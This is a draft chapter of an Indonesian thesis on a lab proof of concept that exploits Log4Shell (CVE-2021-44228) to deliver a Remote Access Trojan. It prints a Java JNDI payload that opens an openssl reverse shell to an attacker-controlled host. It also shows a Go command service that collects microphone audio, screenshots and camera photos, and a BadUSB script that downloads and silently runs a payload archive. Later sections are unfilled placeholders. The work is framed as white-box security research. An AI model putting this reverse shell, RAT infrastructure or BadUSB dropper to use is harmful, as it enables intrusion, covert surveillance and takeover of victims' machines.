4.2.2.3 Pengembangan Aplikasi Layanan HTTP Go

Selain Apache HTTP Server, adapun aplikasi layanan HTTP yang dirancang dalam bahasa pemrograman Go untuk menyediakan aspek modularitas pada proses pengujian. Aspek tersebut dikembangkan untuk membuat modul pengujian yang tersentralisasi dan terintegrasi. Dengan konfigurasi yang tidak bersifat *hardcoded* untuk satu spesifik modul pengujian, maka hal ini dapat meningkatkan skalabilitas untuk banyak mesin komputer dapat bekerja pada target yang sama dalam satu waktu secara efisien.

Terdapat dua *endpoint* yang akan digunakan pada layanan, yaitu /properties, sebagai penyedia konfigurasi untuk modul pengujian lain, serta /captures, untuk menyimpan tangkapan data dari sistem target secara dinamis ke dalam *dataset* layanan. Adapun penggunaan *JavaScript Object Notation* (JSON) sebagai bentuk penyimpanan datanya, sehingga mempermudah modul pengujian dalam mengakses maupun mengolah data di dalam layanan HTTP ini.

Berikut pada gambar 4.8 merupakan alur kerja pengaksesan *endpoint* /properties dengan metode GET dan PATCH:




Gambar 4.8 Activity diagram pada endpoint properties dengan metode GET dan PATCH

Gambar 4.7 di atas merupakan *activity diagram* untuk mendapatkan serta mengubah atribut properti yang tersimpan di dalam layanan. Dengan mengakses metode GET, penyerang dapat mengambil sebagian ataupun seluruh atribut untuk digunakan ke

dalam modul pengujian yang lain sebagai bentuk konfigurasinya. Sedangkan pada metode PATCH, penyerang dapat memodifikasi sebagian atau seluruh atribut properti dalam layanan yang kiranya dibutuhkan pembaharuan. Pendekatan ini dilakukan dengan mengisi data di dalam badan HTTP *request* berupa atribut yang akan diubah dalam format JSON.

Berikut merupakan potongan kode pada entitas untuk penyimpanan atribut *properties*, yaitu alamat IPv4 dari sistem penyerang, tipe *shell* yang digunakan pada *remote access*, nomor porta pada *remote access* serta nomor porta untuk layanan HTTP Java:

Berikut pada gambar 4.9 merupakan alur kerja pengaksesan *endpoint* /captures dengan metode GET dan POST:



Gambar 4.9 Activity diagram pada endpoint captures dengan metode GET dan POST

Gambar 4.9 di atas merupakan *activity diagram* untuk mendapatkan seluruh hasil tangkapan data dari mesin target serta menambahkan data baru ke dalam layanan. Data tersebut meliputi rekaman audio via mikropon, foto tangkapan layar, serta foto kamera.

Pada metode GET, dikarenakan seluruh data tersimpan dalam format JSON, maka penyerang membutuhkan nomor indeks dari data tangkapan yang akan diambil terlebih dahulu untuk diolah nantinya. Adapun tangkapan data yang tersimpan dalam layanan dapat dikonversikan lalu diunduh secara lokal di *platform* penyerang. Sedangkan dengan metode PATCH, penyerang dapat menambahkan tangkapan data baru ke dalam layanan. Hal ini dilakukan dengan memanfaatkan salah satu modul pengujian yang tertanam di dalam sistem target dan telah terintegrasi dengan layanan. Tahap tersebut ditunjukkan sebagai salah satu bukti terjadinya pasca eksploitasi dalam pengujian.

Berikut merupakan potongan kode pada entitas untuk penyimpanan atribut *captures*, yaitu tipe sumber tangkapan data, penamaan entri data, stempel waktu pengambilan data, bentuk ekstensi berkas dari tangkapan data, serta konten dari data yang telah dilakukan *encoding* untuk memudahkan transmisi dan pengelolaan data tersebut:


```
type ENCODING struct {
   EXTENSION string `json:"EXTENSION"`
   BASE32 string `json:"BASE32"` }
type capture struct {
   TYPE string `json:"TYPE"`
   TITLE string `json:"TITLE"`
   TIMESTAMP string `json:"TIMESTAMP"`
   ENCODING ENCODING `json:"ENCODING"` }
```

Berikut merupakan potongan kode dari penggunaan seluruh *endpoint* layanan beserta dengan fungsi-nya dalam nomor porta :2080, yang mana disesuikan dengan topologi jaringan pada gambar 4.1:

```
func main() {
    r = mux.NewRouter().StrictSlash(true);
    r.HandleFunc("/", rootPath).Methods("GET");
    r.HandleFunc("/properties", getProperties).Methods("GET");
    r.HandleFunc("/properties", updateProperties).Methods("PATCH");
    r.HandleFunc("/captures", getCaptures).Methods("GET");
    r.HandleFunc("/captures", addCaptures).Methods("POST");
    log.Fatal(http.ListenAndServe(":2080", r)); }
```

4.2.2.4 Pengembangan Aplikasi Layanan HTTP Java


Aplikasi layanan HTTP dalam bahasa pemrograman Java memiliki peran penting terhadap jalannya satu vektor serangan. Perbedaan signifikan dengan layanan HTTP sebelumnya adalah layanan ini ditunjukkan untuk berjalan di dalam sistem target. Dikarenakan layanan terintegrasi dengan *library* Apache Log4j yang rentan, penyerang dapat melakukan serangan JNDI *Injection* cukup melalui pembuatan HTTP request dengan menyesuaikan nilai header-nya. Hal tersebut dapat diraih salah satunya dengan memanfaatkan konfigurasi inbound firewall yang lemah pada sistem target, sehingga dapat membuka koneksi baru dan diakses secara leluasa. Berikut pada gambar 4.10 merupakan alur kerja aplikasi layanan secara keseluruhan:



Gambar 4.10 Activity diagram pada aplikasi layanan HTTP Java

Proses activity diagram pada gambar 4.10 di atas diawali dengan mengirimkan HTTP request dalam metode GET pada endpoint /properties. Layanan lalu mengambil atribut PORT_JAVA_HTTP dari endpoint tersebut sebagai nomor porta-nya untuk berjalan

pada sistem target. Dalam menjalankan fungsi *Message Lookup Subtitution*, Apache Log4j akan mentranslasikan *header* User-Agent sebagai atribut untuk menampung pesan yang berisikan perintah JNDI *Injection*. Pesan tersebut nantinya akan tereksekusi oleh aplikasi melalui fungsi JNDI *Lookup* setelah proses *logging* selesai.



Gambar 4.11 Class diagram pada aplikasi layanan HTTP Java

Adapun gambar 4.11 di atas merupakan class diagram aplikasi yang terdiri dari satu package utama dan dependensinya pada interface HttpHandler. Penggunaan interface tersebut memungkinkan aplikasi dapat melayani satu entrypoint dan membangun suatu fungsi di dalamnya. Terdapat dua class utama yang diimplementasikan di dalam class Main untuk menjalankan perannya, yaitu class Util, sebagai translasi HTTP response dalam format JSON ke tipe data array, serta class ExploitHanlder, yang merupakan implementasi dari interface HttpHandler. Selain itu, penggunaan notasi REST juga digambarkan pada aplikasi layanan HTTP Go melalui endpoint /properties untuk mendapatkan atribut nomor porta layanannya.

Terhadap integrasinya dengan *library* Apache Log4j, aplikasi ini memiliki atribut dependency yang sama seutuhnya dengan aplikasi target *desktop* GUI, yang memang didedikasikan sebagai layanan yang rentan. Walaupun begitu, aplikasi hanya dirancang dengan format *logging* dalam bentuk *console*. Adanya pendekatan ini diharapkan dapat meminimalisir bekas dari jejak serangan pada sistem target. Berikut adalah potongan

dari bentuk konfigurasi Apache Log4j sederhana yang menggunakan format *console* dalam melakukan fungsi *logging*-nya:

```
name = Log4j2PropertiesConfig
#-----
appender.console.type = Console
appender.console.name = consoleLogger
appender.console.layout.type = PatternLayout
appender.console.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%-5p) %m%n
#------
rootLogger.appenderRef.stdout.ref = consoleLogger
```

Dalam menjalankan layanan HTTP, adapun penggunaan properti sistem untuk koneksi layanan LDAP terhadap fitur JNDI berupa trustUrlCodebase yang bernilai *true*. Pendekatan ini ditunjukkan agar penyerang dapat menggunakan *remote class* yang tersimpan di layanan Apache HTTP Server sebelumnya. Dengan begitu, layanan akan tetap dapat mengeksekusi *payload* RAT-nya terlepas dari versi Java yang tersedia pada sistem target.

Pada implementasinya, layanan didukung dengan skrip Bash untuk terus mencari nomor porta yang tersedia di dalam sistem target apabila nomor porta terblokir, atau proses dari layanan dihentikan. Rentang nomor porta yang digunakan adalah bentuk dinamis, yaitu dari 49152 – 65535. Nomor porta yang diambil secara acak kemudian dilakukan pembaharuan pada atribut PORT_JAVA_HTTP di *endpoint* /properties, lalu mengulang proses jalannya layanan HTTP. Berikut pada gambar 4.12 adalah tampilan *logging* layanan pada *header* User-Agent menggunakan peramban web yang berbeda:

Gambar 4.12 Tampilan logging pada aplikasi layanan HTTP Java

4.2.2.5 Pengembangan Payload Java

Dalam membangun payload RAT, salah satu komponen yang dibutuhkan program adalah interface ObjectFactory. Interface tersebut merupakan bagian dari framework JNDI yang digunakan untuk membuat dan memanggil object dari suatu class. Adanya implementasi interface ObjectFactory memungkinkan suatu object dapat dijalankan di dalam program yang berbeda secara remote. Hal ini dilakukan melalui penggunaan fitur JNDI Lookup serta integrasinya dengan layanan direktori LDAP. Adapun fungsi yang dimodifikasi dari interface tersebut, yaitu getObjectInstance, untuk dapat menjalankan seluruh logika di dalam payload saat object berhasil dipanggil. Berikut adalah potongan kode dari implementasi getObjectInstance yang dikostumisasi sesuai dengan kebutuhan eksploitasi:

```
public class Payload implements ObjectFactory {
@Override
public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashta
ble<?, ?> environment) throws Exception {
    String[] json = jsonParser("http://192.168.1.9:2080/properties");
    shell = ison[1];
    host = json[0];
    port = Integer.parseInt(json[2]);
    //----
    while(true) {
        try {
            p = Runtime.getRuntime().exec(shell+" -c $0|"+shell+" 0 echo mkfi
            fo /tmp/s; "+shell+" -i < /tmp/s 2>&1 | openssl s_client -quiet -
            connect "+host+":"+port+" > /tmp/s 2> /dev/null; rm /tmp/s");
           break;
        } catch (Exception e) {System.out.println(e);}
    } return null;
}}
```

Pada kode di atas, terdapat tiga atribut yang diambil dari *endpoint* /properties, yaitu SHELL, HOST, serta PORT_LISTENER. Ketiga atribut tersebut yang akan digunakan untuk menyambungkan koneksi *reverse shell* TCP yang dibangun di sisi sistem penyerang. Agar serangan menjadi lebih aman, koneksi pun didukung protokol SSL dengan adanya penggunaan *self-signed certificate* yang disediakan sistem penyerang.

4.2.2.5 Pengembangan Perangkat BadUSB

Pengembangan pada perangkat *BadUSB* diawali dengan meregistrasi perangkat ke dalam sistem melalui manajemen perangkat Udev. Layanan tersebut digunakan untuk membuat suatu *node* relasi secara dinamis pada perangkat DigiSpark ke dalam sistem, sehingga antar muka dan atribut perangkat dapat dikenali untuk kemudian dilakukan pemrograman di dalamnya. Berikut adalah implementasi konfigurasinya beserta hak akses *read* dan *write* untuk pengguna pada *laptop* A:

```
$ sudo nano /etc/udev/rules.d/49-micronucleus.rules
SUBSYSTEMS=="usb",ATTRS{idVendor}=="16d0",ATTRS{idProduct}=="0
753", MODE:="0666"
KERNEL=="ttyACM*",ATTRS{idVendor}=="16d0",ATTRS{idProduct}=="0
753", MODE:="0666", ENV{ID_MM_DEVICE_IGNORE}="1"
```

\$ sudo udevadm control --reload-rules

Dalam memprogram perangkat untuk melakukan eksploitasi, rangkaian perintah yang dikembangkan dalam skrip Bash kemudian dikemas ke dalam bentuk *encoding base64* terlebih dahulu. Hal ini ditunjukkan agar seluruh rangkaian tersebut dapat dijalankan dalam format yang kompatibel dan sederhana, tanpa menghilangkan kapabilitasnya dalam pengujian. Berikut merupakan skrip Bash yang kemudian dilakukan *encoding* untuk disimpan ke dalam berkas digispark.b64:

```
$ nano digispark.sh
#!/bin/bash
wget -q -0 /tmp/.a https://github.com/hotpotcookie/log4shell-wh
ite-box/raw/main/red/payload/pwnd.tar.gz & wait
tar -xf /tmp/.a -C /tmp/ & wait
bash /tmp/.cooki3.sh -r & disown
```

 $\$ cat digispark.sh | base64 | tr -d '\n' > digispark.b64

Berkas skrip Bash diawali dengan mengunduh arsip yang berisikan modul pengujian serta aplikasi layanan HTTP Java. Setelah terbuka, skrip kemudian mulai menjalankan layanan dalam *background* tanpa membutuhkan proses dari terminal. Konten tersebut yang lalu di-*encoding* untuk digunakan pada pemrograman Arduino. Berikut adalah

potongan kode dalam berkas digispark.ino yang digunakan untuk memprogram BadUSB untuk fungsi eksploitasi dalam perangkat DigiSpark Attiny 85:

Terdapat dua perintah utama yang menggunakan fungsi DigiKeyboard untuk mensimulasikan keystroke pada keyboard sistem. Rangkaian perintah tersebut pada dasarnya dimulai dengan membuka console sistem untuk memasukan injeksinya, lalu mengetikan perintah untuk melakukan decoding dari konten digispark.b64 yang tereksekusi dalam shell Bash pada program terminal. Adapun pemilihan program gnome-terminal karena adanya dependensi skrip Bash terhadap environment variable sistem yang disediakan di dalamnya, sehingga eksploitasi dapat berfungsi secara utuh.

4.3 Pengujian Kerentanan Aplikasi dan Sistem Target

Pada tahap pengujian berikut, seluruh rangkaian kegiatan didasarkan menggunakan metode PTES. Tahapan diawali dengan mengidentifikasi informasi kerentanan hingga perancangan vektor serangan. Bentuk eksploitasi dilakukan menggunakan instrumen pengujian yang telah dibangun pada bab sebelumnya secara *white-box testing*. Adapun hasil akhir dari pengujian ini berupa analisis dari perbedaan sumber daya sistem target baik setelah eksploitasi ataupun remediasi.

4.3.1 Pre-Engagement

Pada tahap ini, penulis melakukan pemetaan terhadap bagaimana pengujian dilakukan beserta dengan penggunaan instrumen pendukungnya. Dikarenakan bentuk pengujian berupa *white-box testing* dengan seluruh instrumen pengujian yang dibangun internal, maka tidak disertakannya suatu bentuk surat izin, perjanjian, atau bentuk kesepakatan

antara dua pihak lainnya. Adapun pengujian dilakukan dengan menggunakan perangkat pendukung yang tertera dalam spesifikasi perangkat pada tabel 4.1. Berikut pada tabel 4.3 merupakan keterangan terhadap persiapan dalam menjalankannya pengujian:

Tabel 4.3 Hasil tahap pre-engagement

Kegiatan	Status	Hasil	
Identifikasi Lingkup Pengujian	~	Target	Aplikasi desktop GUI dan sistem
			pada <i>laptop</i> B
		Jaringan	Lokal privat
		Akses Kontrol	Lengkap (white-box)
Tujuan Pengujian	~	Primer	Melakukan pengembangan PoC terhadap kerentanan Apache Log4j pada CVE-2021-44228 dalam ancaman Remote Access Trojan
		Sekunder	Menganalisis efek kondisi sumber daya sistem target terhadap eksploitasi dan mitigasinya
Waktu Pengerjaan	~	Mulai	Rabu, 08 Agustus 2022
		Selesai	Minggu, 27 November 2022
Domain & Alamat IP	~	Laptop A	192.168.1.9 / 24
		Laptop B	192.168.1.13 / 24
		Container A	172.17.0.2 / 32
		DN Payload	cn=1807422020,dc=attacker,dc=com
Aturan Keterlibatan	>	Regulasi	Tidak ada restriksi durasi
		Lokasi	Indonesia
		Izin Penetrasi	Personal (white-box)
Program Pengujian	*	Pemindaian Kerentanan	OWASP Dependency Check
			OSSIndex Maven
			Virus Total
		Observasi	Utilitas program pemantauan Linux
		Eksploitasi	Cooki3
			Python Requester
Kapabilitas Pengujian	*	Pengumpulan informasi	
		Pemindaian dan analisis kerentanan	
		Penetrasi atau Penyerangan	
		Pengambilan dan pemindahan data internal	
		Pengumpulan dan penyajian data internal	

4.3.2 Intelligence Gathering

[dalemin info info aplikasi gui + sistem client]

[OWASP dependency check]

[OSSIndex Maven]

- 4.3.3 Threat Modelling
- 4.3.4 Vulnerability Analysis
- 4.3.5 Exploitation
- 4.3.6 Post-Exploitation
- 4.3.7 Reporting
- 4.4 Hasil Pengujian Kerentanan

BAB V PENUTUP

5.1 Kesimpulan

[abc]

5.2 Saran

[abc]

DAFTAR PUSTAKA

- Apache. (2021). *Apache Log4j Security Vulnerabilities, Apache Software Foundation*. https://logging.apache.org/log4j/2.x/security.html
- Apache. (2022). *Apache Log4j 2 v. 2.17.2 User's Guide, Apache Software Foundation*. https://logging.apache.org/log4j/2.x/log4j-users-guide.pdf'
- Biswas, S., Sohel, M. K., Hasan Khan Sajal, M. M., & Afrin, T. (2018). *A Study on Remote Code Execution Vulnerability in Web Applications, International Conference on Cyber Security and Computer Science*. https://www.researchgate.net/publication/328956499
- Bojović, P. D., Bašičević, I., Pilipović, M., Bojović, Ž., & Bojović, M. (2019). *The rising threat of hardware attacks: A keyboard attack case study. November*, 1–7. https://www.researchgate.net/publication/331312670
- Calín, M., Anchez, S. ', Carrillo De Gea, J. M., Jos', J., Luis, J., Fern'fernández-Alemán, F., Alemán, A., Jes', J., Garcerán, J., Garcerán, G., & Toval, A. (2020). Software Vulnerabilities Overview: A Descriptive Study, Tsinghua Science and Technology. https://doi.org/10.26599/TST.2019.9010003
- CEH. (2013). Trojans and Backdoors Module 06, EC-Council. http://securitywatch.pcmag.com
- Cisco. (2021). Vulnerabilities in Apache Log4j Library Affecting Cisco Products:

 December 2021.

 https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd
- CVE. (2021). CVE-2021-44228, CVE Mitre Org. https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2021-44228
- Dalalana, D. B., & Zorzo, A. F. (2017). Overview and Open Issues on Penetration Test. *Journal of the Brazilian Computer Society*, 23(1). https://doi.org/10.1186/s13173-017-0051-1
- FIRST. (2019). Common Vulnerability Scoring System version 3.1 Specification Document Revision 1. 1–24. https://www.first.org/cvss/
- Hama Saeed, M. A. (2020). Malware in Computer Systems: Problems and Solutions. *IJID (International Journal on Informatics for Development)*, 9(1), 1. https://doi.org/10.14421/ijid.2020.09101
- Helmke, M., Hudson, A., & Hudson, P. (2019). *Ubuntu Unleashed: 2019 Edition, Pearson Education, Inc.*
- HHS. (2022). Log4j Vulnerabilities and the Health Sector, HHS Cybersecurity Program.
- Hiesgen, R., Nawrocki, M., Schmidt, T. C., & Wählisch, M. (2022). *The Race to the Vulnerable: Measuring the Log4j Shell Incident*. http://arxiv.org/abs/2205.02544
- Ingoldsby, T. R. (2021). Attack Tree-based Threat Risk Analysis, Amenaza Technologies Limited. www.amenaza.com
- Ismail, N. M. (2020). Rancang Bangun Aplikasi Gamifikasi Untuk Hafalan Al-Quran Menggunakan Audio Fingerprint Berbasis Android.

- Kaushik, K., Aggarwal, S., Mudgal, S., Saravgi, S., & Mathur, V. (2021). A Novel Approach to Generate a Reverse Shell: Exploitation and Prevention. *International Journal of Intelligent Communication, Computing, and Networks*, 2(2). https://doi.org/10.51735/ijiccn/001/33
- Khan, A., & Neha, R. P. (2016). Analysis of Penetration Testing and Vulnerability in Computer Networks. *GRD Journals-Global Research and Development Journal for Engineering* |, *I*(6). www.eeye.com
- LiveAction. (2022). *Hands On Keyboard Attack: Why Detection Just Became Critical*. https://www.liveaction.com/resources/blog/hands-on-keyboard-attack-whydetection-just-became-critical/#:~:text=A hands-on keyboard attack,other end of this technique.
- Madhavi, D. (2016). A White Box Testing Technique in Software Testing: Basis Path Testing. *Journal for Research*, 2(4), 12–17. www.journalforresearch.org
- Maraj, A., Rogova, E., & Jakupi, G. (2020). Testing of Network Security Systems through DoS, SQL Injection, Reverse TCP and Social Engineering Attacks. In *Int. J. Grid and Utility Computing* (Vol. 11, Issue 1). https://doi.org/10.1504/IJGUC.2020.103976
- Midian, P. (2002). Perspectives on penetration testing Black box vs. white box. Network Security, 2002(11), 10–12. https://doi.org/10.1016/S1353-4858(02)11009-9
- Muñoz, A., & Mirosh, O. (2016). A Journey from JNDI/LDAP Manipulation to Remote Code Execution Dream Land, BlackHat USA. https://www.blackhat.com/
- Nanny, Prayudi, Y., & Riadi, I. (2019). Peningkatan Keamanan Data Terhadap Serangan Remote Access Trojan (RAT) pada Cybercriminal Menggunakan Metode Dynamic Static. *Jurnal Instek*, 4(2), 161–170.
- Ningsih, S. W. (2021). Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES. *JATISI (Jurnal Teknik Informatika Dan Sistem Informasi)*, 8(3), 1543–1556. https://doi.org/10.35957/jatisi.v8i3.1224
- OMG. (2011a). *Activity Diagrams*. https://www.uml-diagrams.org/activity-diagrams.html
- OMG. (2011b). UML Class and Object Diagrams Overview. https://www.uml-diagrams.org/class-diagrams-overview.html
- Oracle. (2010). *inetOrgPerson Object Class, Oracle Corporation*. https://docs.oracle.com/cd/E19225-01/820-6551/bzbpb/index.html
- Oracle. (2021). Oracle Security Alert Advisory CVE-2021-44228, Oracle Corporation. https://www.oracle.com/security-alerts/alert-cve-2021-44228.html
- PTES. (2021). *The Penetration Testing Execution Standard Documentation Release 1.1, The PTES Team.* https://pentest-standard.readthedocs.io/en/latest/tree.html
- Rajasinghe, R. (2022). *Remote Code Execution Security Flaw in Apache Log4j2. May.* https://doi.org/10.13140/RG.2.2.14272.20486
- Roy, U. K. (2015). *Advanced Java programming, Oxford University Press*. https://india.oup.com/product/advanced-java-programming-9780199455508
- Saroeval, M., & Bhadola, S. (2022). *Network Utility Tools Best Practices*. 9(6), 96–103.

- Shevchenko, N., Chick, T. A., O'riordan, P., Scanlon, T. P., & Woody, C. (2018). *Threat Modeling: A Summary Of Available Methods, Carneige Mellon University: Software Engineering.*
- Sukic, C., & Saracevic, M. (2012). UML and JAVA as effective tools for implementing algorithms in computer graphics. *Tem Journal*, *1*(2), 111.
- Yin, K. S., & Khine, M. A. (2019). Optimal Remote Access Trojans Detection Based on Network Behavior. *International Journal of Electrical and Computer Engineering*, 9(3), 2177–2184. https://doi.org/10.11591/ijece.v9i3.pp2177-2184
- ZyTrax. (2022). *LDAP for Rocket Scientists, ZyTrax Inc.* https://www.zytrax.com/books/ldap/